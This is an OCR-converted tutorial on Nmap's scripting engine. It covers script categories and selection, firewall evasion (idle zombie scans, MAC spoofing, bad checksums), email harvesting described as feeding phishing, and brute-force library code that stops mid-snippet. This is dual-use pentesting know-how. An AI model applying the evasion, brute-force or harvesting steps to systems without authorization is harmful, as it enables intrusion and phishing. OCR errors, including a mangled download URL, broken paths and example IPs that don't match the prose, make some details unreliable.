> These scripts deal with authentication credentials (or bypassing them) on the target system. Examples include x11-access, ftp-anon, and oracle-enum-users. Scripts which use brute force attacks to determine credentials are placed in the brute category instead.

broadcast

> Scripts in this category typically do discovery of hosts not listed on the command line by broadcasting on the local network. Use the newtargets script argument to allow these scripts to automatically add the hosts they discover to the Nmap scanning queue.

brute

> These scripts use brute force attacks to guess authentication credentials of a remote server. Nmap contains scripts for brute forcing dozens of protocols, including http-brute, oracle-brute, snmp-brute, etc.

default

> These scripts are the default set and are run when using the -sC or -A options rather than listing scripts with --script. This category can also be specified explicitly like any other using --script=default. Many factors are considered in deciding whether a script should be run by default:

Speed

> A default scan must finish quickly, which excludes brute force authentication crackers, web spiders, and any other scripts which can take minutes or hours to scan a single service.

Usefulness

Default scans need to produce valuable and actionable information. If even the script author has trouble explaining why an average networking or security professional would find the output valuable, the script should not run by default.

Verbosity

Nmap output is used for a wide variety of purposes and needs to be readable and concise. A script which frequently produces pages full of output should not be added to the default category. When there is no important information to report, NSE scripts (particularly default ones) should return nothing. Checking for an obscure vulnerability may be OK by default as long as it only produces output when that vulnerability is discovered.

Reliability

Many scripts use heuristics and fuzzy signature matching to reach conclusions about the target host or service. Examples include sniffer-detect and sql-injection. If the script is often wrong, it doesn't belong in the default category where it may confuse or mislead casual users. Users who specify a script or category directly are generally more advanced and likely know how the script works or at least where to find its documentation.

Intrusiveness

Some scripts are very intrusive because they use significant resources on the remote system, are likely to crash the system or service, or are likely to be perceived as an attack by the remote administrators. The more intrusive a script is, the less suitable it is for the default category. Default scripts are almost always in the safe category too, though we occasionally allow intrusive scripts by default when they are only mildly intrusive and score well in the other factors.

Privacy

Some scripts, particularly those in the external category described later, divulge information to third parties by their very nature. For example, the whois script must divulge the target IP address to regional whois registries. We have also considered (and decided against) adding scripts which check target SSH and SSL key

fingerprints against Internet weak key databases. The more privacy-invasive a script is, the less suitable it is for default category inclusion.

We don't have exact thresholds for each of these criteria, and many of them are subjective. All of these factors are considered together when making a decision whether to promote a script into the default category. A few default scripts are identd-owners (determines the username running remote services using identd), http-auth (obtains authentication scheme and realm of web sites requiring authentication), and ftp-anon (tests whether an FTP server allows anonymous access).

discovery

These scripts try to actively discover more about the network by querying public registries, SNMP-enabled devices, directory services, and the like. Examples include html-title (obtains the title of the root path of web sites), smb-enum-shares (enumerates Windows shares), and snmp-sysdescr (extracts system details via SNMP).

dos

Scripts in this category may cause a denial of service. Sometimes this is done to test vulnerability to a denial of service method, but more commonly it is an undesired by necessary side effect of testing for a traditional vulnerability. These tests sometimes crash vulnerable services.

exploit

These scripts aim to actively exploit some vulnerability. Examples include jdwp-exec and http-shellshock.

external

Scripts in this category may send data to a third-party database or other network resource. An example of this is whois-ip, which makes a connection to whois servers to learn about the address of the target. There is always the possibility that operators of the third-party database will record anything you send to them, which in many cases will include your IP address and the address of the target. Most scripts involve traffic strictly between the scanning computer and the client; any that do not are placed in this category.

fuzzer

This category contains scripts which are designed to send server software unexpected or randomized fields in each packet. While this technique can useful for finding undiscovered bugs and vulnerabilities in software, it is both a slow process and bandwidth intensive. An example of a script in this category is dns-fuzz, which bombards a DNS server with slightly flawed domain requests until either the server crashes or a user specified time limit elapses.

intrusive

These are scripts that cannot be classified in the safe category because the risks are too high that they will crash the target system, use up significant resources on the target host (such as bandwidth or CPU time), or otherwise be perceived as malicious by the target's system administrators. Examples are http-open-proxy (which attempts to use the target server as an HTTP proxy) and snmp-brute (which tries to guess a device's SNMP community string by sending common values such as public, private, and cisco). Unless a script is in the special version category, it should be categorized as either safe or intrusive.

malware

These scripts test whether the target platform is infected by malware or backdoors. Examples include smtp-strangeport, which watches for SMTP servers running on unusual port numbers, and auth-spoof, which detects identd spoofing daemons which provide a fake answer before even receiving a query. Both of these behaviors are commonly associated with malware infections.

safe

Scripts which weren't designed to crash services, use large amounts of network bandwidth or other resources, or exploit security holes are categorized as safe. These are less likely to offend remote administrators, though (as with all other Nmap features) we cannot guarantee that they won't ever cause adverse reactions. Most of these perform general network discovery. Examples are ssh-hostkey (retrieves an SSH host key) and html-title (grabs the title from a web page). Scripts in the version category are not categorized by safety, but any other scripts which aren't in safe should be placed in intrusive.

version

The scripts in this special category are an extension to the version detection feature and cannot be selected explicitly. They are selected to run only if version detection (-sV) was requested. Their output cannot be distinguished from version detection output and they do not produce service or host script results. Examples are skypev2-version, pptp-version, and iax2-version.

vuln

These scripts check for specific known vulnerabilities and generally only report results if they are found. Examples include realvnc-auth-bypass and afp-path-vuln.

Script Types and Phases

NSE supports four types of scripts, which are distinguished by the kind of targets they take and the scanning phase in which they are run. Individual scripts may support multiple types of operation.

Prerule scripts

These scripts run before any of Nmap's scan phases, so Nmap has not collected any information about its targets yet. They can be useful for tasks which don't depend on specific scan targets, such as performing network broadcast requests to query DHCP and DNS SD servers. Some of these scripts can generate new targets for Nmap to scan (only if you specify the newtargets NSE argument). For example, dns-zone-transfer can obtain a list of IPs in a domain using a zone transfer request and then automatically add them to Nmap's scan target list. Prerule scripts can be identified by containing a prerule function.

Host scripts

Scripts in this phase run during Nmap's normal scanning process after Nmap has performed host discovery, port scanning, version detection, and OS detection against the target host. This type of script is invoked once against each target host which matches its hostrule function. Examples are whois-ip, which looks up ownership information for a target IP, and path-mtu which tries to determine the maximum IP packet size which can reach the target without requiring fragmentation.

Service scripts

These scripts run against specific services listening on a target host. For example, Nmap includes more than 15 http service scripts to run against web servers. If a host has web servers running on multiple ports, those scripts may run multiple times (one for each port). These are the most commong Nmap script type, and they are distinguished by containing a portrule function for deciding which detected services a script should run against.

Postrule scripts

These scripts run after Nmap has scanned all of its targets. They can be useful for formatting and presenting Nmap output. For example, ssh-hostkey is best known for its service (portrule) script which connects to SSH servers, discovers their public keys, and prints them. But it also includes a postrule which checks for duplicate keys amongst all of the hosts scanned, then prints any that are found. Another potential use for a postrule script is printing a reverse-index of the Nmap output—showing which hosts run a particular service rather than just listing the services on each host. Postrule scripts are identified by containing a postrule function.

Many scripts could potentially run as either a prerule or postrule script. In those cases, we recommend using a prerule for consistency.

Command-line Arguments

These are the five command-line arguments specific to script scanning:

-sC

Performs a script scan using the default set of scripts. It is equivalent to --script=default. Some of the scripts in this default category are considered intrusive and should not be run against a target network without permission.

--script *<filename>* | *<category>* | *<directory>* /| *<expression>* [,...]

Runs a script scan using the comma-separated list of filenames, script categories, and directories. Each element in the list may also be a Boolean expression describing a more complex set of scripts. Each element is interpreted first as an expression, then as a category, and finally as a file or directory name. The special argument all makes every script in Nmap's script database eligible to run. The all argument

should be used with caution as NSE may contain dangerous scripts including exploits, brute force authentication crackers, and denial of service attacks.

Each element in the script expression list may be prefixed with a + character to force the given script(s) to run regardless of the conditions in their portrule or hostrule functions. This is generally only done by advanced users in special cases. For example, you might want to do a configuration review on a bunch of MS SQL servers, some of which are running on nonstandard ports. Rather than slow the Nmap scan by running extensive version detection (-sV --version-all) so that Nmap will recognize the ms-sql service, you can force the ms-sql-config script to run against all the targeted hosts and ports by specifying --script +ms-sql-config.

File and directory names may be relative or absolute. Absolute names are used directly. Relative paths are searched for in the scripts subdirectory of each of the following places until found:

--datadir

$NMAPDIR

~/.nmap (not searched on Windows)

<*APPDATA*> \nmap (only on Windows)

the directory containing the nmap executable

the directory containing the nmap executable, followed by ../share/nmap (not searched on Windows)

NMAPDATADIR (not searched on Windows)

the current directory.

When a directory name ending in / is given, Nmap loads every file in the directory whose name ends with .nse. All other files are ignored and directories are not searched recursively. When a filename is given, it does not have to have the .nse extension; it will be added automatically if necessary.

Nmap scripts are stored in a scripts subdirectory of the Nmap data directory by default for efficiency, scripts are indexed in a database

stored in scripts/script.db, which lists the category or categories in which each script belongs. The argument all will execute all scripts in the Nmap script database, but should be used cautiously since Nmap may contain exploits, denial of service attacks, and other dangerous scripts.

--script-args *<args>*


Provides arguments to the scripts.

--script-args-file *<filename>*

This option is the same as --script-args except that you pass the arguments in a file rather than on the command-line.

--script-help *<filename>* | *<category>* | *<directory>* | *<expression>* |all[,...]

Shows help about scripts. For each script matching the given specification, Nmap prints the script name, its categories, and its description. The specifications are the same as those accepted by --script; so for example if you want help about the ssl-enum-ciphers script, you would run **nmap --script-help ssl-enum-ciphers** . A sample of script help is shown in the picture



If the -oX option is used, an XML representation of the script help will be written to the given file.

--script-trace

This option is similar to --packet-trace, but works at the application level rather than packet by packet. If this option is specified, all incoming and outgoing communication performed by scripts is printed. The displayed information includes the communication protocol, source and target addresses, and the transmitted data. If more than 5% of transmitted data is unprintable, hex dumps are given instead. Specifying --packet-trace enables script tracing too.

--script-updatedb

This option updates the script database found in scripts/script.db which is used by Nmap to determine the available default scripts and categories. It is only necessary to update the database if you have added or removed NSE scripts from the default scripts directory or if you have changed the categories of any script. This option is used by itself without arguments: **nmap --script-updatedb**

Some other Nmap options have effects on script scans. The most prominent of these is -sV. A version scan automatically executes the scripts in the version category. The scripts in this category are slightly different from other scripts because their output blends in with the version scan results and they do not produce any script scan output to the screen. If the -oX option is used, typical script output will still be available in the XML output file.

Another option which affects the scripting engine is -A. The aggressive Nmap mode implies the -sC option.

Script Selection

The --script option takes a comma-separated list of categories, filenames, and directory names. Some simple examples of its use:

$ nmap --script default,safe

Loads all scripts in the default and safe categories.

$ nmap --script smb-os-discovery

Loads only the smb-os-discovery script. Note that the .nse extension is optional.

$ nmap --script default,banner,/home/user/customscripts

Loads the script in the default category, the banner script, and all .nse files in the directory /home/user/customscripts.

When referring to scripts from script.db by name, you can use a shell-style '*' wildcard.

$ nmap --script "http-*"

Loads all scripts whose name starts with http-, such as http-auth and http-open-proxy. The argument to --script had to be in quotes to protect the wildcard from the shell.

More complicated script selection can be done using the and, or, and not operators to build Boolean expressions. The operators have the same precedence as in Lua: not is the highest, followed by and and then or. You can alter precedence by using parentheses. Because expressions contain space characters it is necessary to quote them.

$ nmap --script "not intrusive"

Loads every script except for those in the intrusive category.

$ nmap --script "default or safe"

This is functionally equivalent to **nmap --script "default,safe"** . It loads all scripts that are in the default category or the safe category or both.

$ nmap --script "default and safe"

Loads those scripts that are in *both* the default and safe categories.

$ nmap --script "(default or safe or intrusive) and not http-*"

Loads scripts in the default, safe, or intrusive categories, except for those whose names start with http-.

Names in a Boolean expression may be a category, a filename from script.db, or all. A name is any sequence of characters not containing ' ', ',', '(', ')', or ';', except for the sequences and, or, and not, which are operators.

Arguments to Scripts

Arguments may be passed to NSE scripts using the --script-args option. The arguments describe a table of key-value pairs and possibly array values. The arguments are provided to scripts as a table in the registry called nmap.registry.args, though they are normally accessed through the stdnse.get_script_args function.

The syntax for script arguments is similar to Lua's table constructor syntax. Arguments are a comma-separated list of name=value pairs. Names and values may be strings not containing whitespace or the characters ‘{’, ‘}’, ‘=’, or ‘,’. To include one of these characters in a string, enclose the string in single or double quotes. Within a quoted string, ‘\’ escapes a quote. A backslash is only used to escape quotation marks in this special case; in all other cases a backslash is interpreted literally.

Values may also be tables enclosed in {}, just as in Lua. A table may contain simple string values, for example a list of proxy hosts; or more name-value pairs, including nested tables.

Script arguments are often qualified with the relevant script name so that a user doesn't unintentionally affect multiple scripts with a single generic name. For example, you can set the timeout for responses to the broadcast-ping script (and only that script) by setting broadcast-ping.timeout to the amount of time you're willing to wait. Sometimes, however, you want a script argument applied more widely. If you remove the qualification and specify just timeout=250ms, you will be setting the value for more than a dozen scripts in addition to broadcast-ping. You can even combine qualified and unqualified arguments, and the most specific match takes precedence. For example, you could specify rlogin-brute.timeout=20s,timeout=250ms. In that case, the timeout will be 20 seconds for the rlogin-brute script, and 250 milliseconds for all other scripts which support this variable (broadcast-ping, lltd-discovery, etc.)

Rather than pass the arguments on the command line with --script-args, you may store them in a file (separated by commas or newlines) and specify just the file name with --script-args-file. Options specified with --script-args on the command-line take precedence over those given in a file. The filename may be given as an absolute path or relative to Nmap's usual search path (NMAPDIR, etc.)

Here is a typical Nmap invocation with script arguments:

```
$ nmap -sC --script-args 'user=foo,pass=",{}=bar",paths={/admin,/cgi-bin},xmpp-info.server_name=localhost'
```

Notice that the script arguments are surrounded in single quotes. For the Bash shell, this prevents the shell from interpreting the double quotes and doing automatic string concatenation. Naturally, different shells may require

you to escape quotes or to use different quotes. See your relevant manual. The command results in this Lua table:

```
nmap.registry.args = {
  user = "foo",
  pass = ",{}=bar",
  paths = {
    "/admin",
    "/cgi-bin"
  },
  xmpp-info.server_name="localhost"
}
```

While you could access the values directly from nmap.registry.args, it is normally better to use the stdnse.get_script_args function like this:

```
local server_name = stdnse.get_script_args("xmpp-info.server_name")
```

All script arguments share a global namespace, the nmap.registry.args table. For this reason, short or ambiguous names like user are not recommended. Some scripts prefix their arguments with their script name, like smtp-open-relay.domain. Arguments used by libraries, which can affect many scripts, usually have names beginning with the name of the library, like smbuser and creds.snmp.

The online NSE Documentation Portal at https://nmap.org/nsedoc/ lists the arguments that each script accepts, including any library arguments that may influence the script.

Complete Examples

$ nmap -sC example.com

A simple script scan using the default set of scripts.

$ nmap -sn -sC example.com

A script scan without a port scan; only host scripts are eligible to run.

$ nmap -Pn -sn -sC example.com

A script scan without host discovery or a port scan. All hosts are assumed up and only host scripts are eligible to run.

$ nmap --script smb-os-discovery --script-trace example.com

Execute a specific script with script tracing.

$ nmap --script snmp-sysdescr --script-args creds.snmp=admin example.com

Run an individual script that takes a script argument.

$ nmap --script mycustomscripts,safe example.com

Execute all scripts in the mycustomscripts directory as well as all scripts in the safe category.

First Scenario:

The “Not exploit “phrase is choose every script which does not belong to the exploit :

$ Nmap -sV --script “not exploit”

Second Scenario:

“or” & “and” functions will let us to make a more complicate phrase.

The following command will choose every script that doesn’t belong to “dos” and “intrusive” In exploit category:

$nmap --script “not(intrusive or dos or exploit)” -Sv [target]

IP Geolocation:

Here we can use three type of script that could help us to locate the IP As a Geolocation:


Ip-geolocation-maxmind

Ip-geolocation-ipinfodb

Ip-geolocation-geobytes

As you can see these three are part of the NSE so we use it as the following example:

```
$ nmap --script ip-geolocation-* target.com
```



In other hand, if you find your way into the /usr/share/nmap/scripts/ directory, you are able to see a lots of scripts for Geolocation in many ways.

So, as you saw in the picture, the “ip-geolocation-*” is using all of the NSE scripts to the Geo Locate the target!

Information Gathering By WHOIS

Target Here we are with another real-world scenario, WHOIS records are always include the important & value information. In all these years, all the administrators try to use this information and to be honest there is a plenty of them, but nmap always prove that could be strong tools in many cases, so in the following command we are going to use WHOIS in nmap:

```
$ Nmap --script whois target.com
```

And also, if you want to get a whois record from the target without scanning the port to avoid the log you can use:

```
$ Nmap -sn --script whois -v -iL target.com
```

Firewall Evasion Techniques Overview

Firewalls and intrusion prevention systems are designed to prevent tools like Nmap
from getting an accurate picture of the systems they are protecting. Nmap includes
a number of features designed to circumvent these defenses. This section discusses
the various evasion techniques built into Nmap

Summary of features covered in this section:

Feature	***Option***
Fragment Packets	**-f**
Specify a Specific MTU	**--mtu**
Use a Decoy	**-D**
Idle Zombie Scan	**-sI**
Manually Specify a Source Port	**--source-port**
Append Random Data	**--data-length**
Randomize Target Scan Order	**--randomize-hosts**
Spoof MAC Address	**--spoof-mac**
Send Bad Checksums	**--badsum**

For an example :

Idle Zombie Scan

The **-sI** option is used to perform an idle zombie scan.

Usage syntax: nmap -sI [zombie host] [target]

```
$ nmap -sI 192.168.2.2 192.168.2.21
```

The idle zombie scan is a unique scanning technique that allows you to exploit an idle system and use it to scan a target system for you. In this example 10.10.1.41 is the zombie and 10.10.1.252 is the target system. The scan works by exploiting the predictable IP sequence ID generation employed by some systems. In order for an idle scan to be successful, the zombie system must truly be idle at the time of scanning.

Spoof MAC Address

The **--spoof-mac** is used to spoof the MAC (Media Access Control) address of an ethernet device.

Usage syntax: nmap --spoof-mac [vendor|MAC|0] [target]

```
$ nmap -sT -PN --spoof-mac 0 192.168.1.1
```

In this example, Nmap is instructed to forge a randomly generated 3com MAC address. This makes your scanning activity harder to trace by preventing your MAC address from being logged on the target system.

Send Bad Checksums

The **--badsum** option is used to send packets with incorrect checksums to the specified host.

Usage syntax: nmap --badsum [target]

```
$ nmap --badsum 192.168.2.2
```

The TCP/IP protocol uses checksums to ensure data integrity. Crafting packets with
bad checksums can, in some rare occasions, produce a response from a poorly
configured system. In the above example we did not receive any results, meaning
the target system is configured correctly. This is a typical result when using the
--badsum option.

Email Gathering

The emails of the value accounts for the penetration testers are always value and sometimes critical, well if you are wonder why the answer is so simple, they use it for the phishing attacks or scams while they ae act like the real source

In this scenario we are going to explain how we can gather emails by nmap, u before everything we should add he NSE manually, here the script:

#wget http://seclists.o/nmap -dev/2011/q3/at-401/http-google-email.nse

And then we are going to copy the script into the script folder and edit it with nano or cat editor:

```
$Cp http-google-email.nse /us/share/nmap/scripts/
$Nano http-google-email.nse /us/share/nmap/scripts/
```

Then press the Ctrl+W and the look for the shortport

Now change the script from the require”shortport” to portrule=require

Or the last step save the file with the Ctrl+X and the then update the nmap database:


```
$Nmap --script-updatedb
```

Now we are ready to go!

Example:

To collect the existed emails for insecure.org domain, enter the following command:

```
$ nmap -p80 –script http-google-email,http-email-harvest insecure.org
```



How its work?

The “http-google-email” script used google webs and groups to search the emails for the public emails for this company and the -p80 limit the search to the port 80.

Creating an NSE socket

Let's create our first NSE socket. First, import the nmap library into your script and
then initiate the object as follows:
--nse_sockets_1.nse: Our first NSE socket.
--Load the library "nmap"

```
local nmap = require "nmap"
--Main function
action = function(host, port)
local socket = nmap.new_socket()
end
```

The nmap.new_socket() function can take the following arguments:

- protocol: This is the string defining the protocol. The supported methods are tcp, udp, and ssl.
- af: This is the string defining the address family. The supported address families are inet and inet6.

Invoking nmap.new_socket() without arguments defaults the protocol to tcp and inet as an address family. Similarly, to create a UDP socket, we would use the udp string as the protocol argument:

```
local udp_socket = nmap.new_socket("udp")
```

Connecting to a host using NSE sockets

Connect to the host by calling the connect() function of your NSE socket object:

```
local status, error = socket:connect(host, port)
```

The first return value is a Boolean representing the status of the operation. It is equal to true if the operation is successful and false otherwise. The second value will be nil unless an error occurred, in which case it will contain the error string. We can use this to perform some sanity checks in our scripts. Let's use our previous example, nse_sockets_1.nse, to illustrate tses checks:

```
--nse_sockets_1.nse: Our first NSE socket.
--Load the library nmap
local nmap = require "nmap"
```

```
--Main function
action = function(host, port)
local socket = nmap.new_socket()
local status, error = socket:connect(host, port)
if(not(status)) then
stdnse.print_debug(1, "Couldn't establish a connection.
Exiting.")
return nil
end
end
```

Alternatively, we could have used NSE's error handling mechanism. See *Chapter 4* , *Exploring the Nmap Scripting Engine API and Libraries* , to learn how to implement exception handling in your network I/O tasks.

The connect() function can return the following error strings corresponding to error codes returned by NSE and the C function, gai_sterror():

- Sorry, you don't have OpenSSL
- Invalid connection method
- Address family for hostname not supported (EAI_ADDRFAMILY)
- Temporary failure in name resolution (EAI_AGAIN)
- Bad value for ai_flags (EAI_BADFLAGS)
- Non-recoverable failure in name resolution (EAI_FAIL)
- ai_family not supported (EAI_FAMILY)
- Memory allocation failure (EAI_MEMORY)
- No address associated with hostname (EAI_NODATA)
- Name or service not known (EAI_NONAME)
- Servname not supported for ai_socktype (EAI_SERVICE)
- ai_socktype not supported (EAI_SOCKTYPE)
- System error (EAI_SYSTEM)

Understanding advanced network I/O

Another powerful feature of Nsock is the ability to process raw packets with a
wrapper to Libpcap. Libpcap provides a framework for user-level packet captures
that is platform-independent and very robust. NSE developers that need to receive
raw packets or send packets to the IP and Ethernet layer can do so through the
Nmap API.
In this section, we will learn about the pcap_open, pcap_register, and pcap_
receive methods, which are used to receive raw packets, and ip_open, ip_send,
ip_close, ethernet_open, ethernet_send, and ethernet_close, which are used
to send raw frames.

Opening a socket for raw packet capture

The first step to handling raw packets is to open an NSE socket. Import the nmap library and create a regular NSE socket with new_socket. Then invoke the pcap_open method:

```
local nmap = require "nmap"
…
local socket = nmap.new_socket()
socket:pcap_open("eth0", 64, false, "tcp")
```

The pcap_open method takes the following parameters:

- device: This is a dnet-style interface
- snaplen: This is the packet length

• promisc: This is a Boolean value indicating whether the interface should be put in promiscuous mode
• bpf: This is the bpf (Berkeley Packet Filter) string expression

The running interface can be obtained using the nmap.get_interface() method,
or all interfaces can be obtained using nmap.list_interfaces(). Let's look at one
example. The following method, getInterfaces, defined in the broadcast-dhcp-discover script obtains a list and filters the available interfaces:

```
-- Gets a list of available interfaces based on link and up
filters
--
-- @param link string containing the link type to filter
-- @param up string containing the interface status to filter
-- @return result table containing the matching interfaces
local function getInterfaces(link, up)
if( not(nmap.list_interfaces) ) then return end
local interfaces, err = nmap.list_interfaces()
local result
if ( not(err) ) then
for _, iface in ipairs(interfaces) do
if ( iface.link == link and iface.up == up ) then
result = result or {}
result[iface.device] = true
end
end
end
return result
end
```

The script first checks whether there is a running interface detected correctly with
nmap.get_interface; if there isn't any, it calls our getInterfaces() method:

```
-- first check if the user supplied an interface
if ( nmap.get_interface() ) then
interfaces = { [nmap.get_interface()] = true }
else
```

```
interfaces = getInterfaces("ethernet", "up")
end
```

Working with the brute NSE library

The brute NSE library (http://nmap.org/nsedoc/lib/brute.html) was developed to unify coding styles and save time when creating scripts for brute-force password-auditing. This library is fully featured and automatically parallelizes the login operations performed by the scripts. It supports different execution modes that change the iteration order used by the engine when reading lists of usernames and passwords. The brute library can handle incomplete login attempts and re-add failed username-password combinations to the queue. It also works with the creds library to handle and store user credentials found during scans so that other scripts can benefit from them. Overall, it's a very complete library offering a solid base from which to develop brute-force password-auditing scripts.

The brute NSE library defines the following classes:

- Account
- Engine
- Options
- Error

The names of these classes by themselves should describe their purpose, so let's jump into some implementation details.

A typical NSE script invoking the brute engine will need to pass to the

Engine class
constructor a Driver class and host, port, and options tables. After the engine is
started, instances of the Driver class will be created for each login attempt.
Use the brute.Engine:new() method to create an instance of the engine:
brute.Engine:new(Driver, host, port, options)
The complete code to create a class instance of brute.Engine and start the attack is
as follows:

```
local status, result, engine
engine = brute.Engine:new(Driver, host, port, options)
engine:setMaxThreads(thread_num)
engine.options.script_name = SCRIPT_NAME
status, result = engine:start()
```

Next, we will learn usage tricks and how to define the heart of NSE brute scripts—the Driver class.

Selecting a brute mode

Execution mode defines the behavior of the iterator object used against the lists
of usernames and passwords. While the default mode works fine most of the time, as advanced users we may require to tune the order of the generated login
combinations, or perhaps to work with a file containing common username and
password pairs.
The brute library supports three different modes:
• user
• pass
• creds
Let's say our username list contains the following:
• admin

• root
Then let's assume that our password list contains:
• test
• admin
In user mode, the engine will attempt to log in with every password for each username. With our previously defined lists, the login combinations generated
will be as follows:

```
admin:test
admin:admin
root:test
root:admin
```

In pass mode, the engine will try every username for each password.
Using the preceding lists, it will generate the following login combinations:

```
admin:test
root:test
admin:admin
root:admin
```

Finally, creds mode reads a set of credentials from the file defined with the brute.
credfile library argument. This file should contain login combinations with usernames and passwords separated by the / character. For example:
• admin/admin
• admin/12345
• admin/
Select a mode by setting the brute.mode library argument. If the argument is not set, the default value is pass:

```
$ nmap --script brute --script-args brute.mode=user <target>
```

Don't forget that creds mode requires the brute.credfile library argument to be defined:

```
$nmap --script brute --script-args brute.mode=creds,brute.credfile=/home/pentest/common-creds.txt <target>
```

Implementing the Driver class

The brute engine will create instances of the Driver class for each login attempt.
The methods that need to be defined in this class are:

- Driver:login
- Driver:connect
- Driver:disconnect

The Driver:login() function stores the logic responsible for logging in to the target using the given username and password. It should return two values: a Boolean value indicating the operation status and an Account or Error object.
The Driver:connect() method handles tasks related to establishing the connection,
such as creating network sockets and checking whether the target is online and
responding. This method is executed before Driver:login().

Finally, the Driver:disconnect() method is used to perform any additional clean-up
tasks such as closing file handlers or network sockets. Both Driver:connect() and
Driver:disconnect() may be empty functions.
The syntax used to declare this class will look something like this:

```
Driver = {
new = function(self, host, port, options)
...
end,
login = function(self)
...
end
connect = function(self)
...
end
disconnect = function(self)
...
end
}
```

Let's take a look at a real implementation of this class. The following is an edited
snippet from the http-wordpress-brute script. In this case, the Driver:connect()
and Driver:disconnect() functions aren't really used because HTTP calls made
with the library http are thread-safe and no raw network sockets are necessary:

```
Driver = {
new = function(self, host, port, options)
local o = {}
setmetatable(o, self)
self.__index = self
o.options = options
return o
end,
connect = function( self )
return true
end,
login = function( self, username, password )
-- Note the no_cache directive
stdnse.print_debug(2, "HTTP POST %s%s\n", self.host, self.uri)
local response = http.post( self.host, self.port, self.uri, {
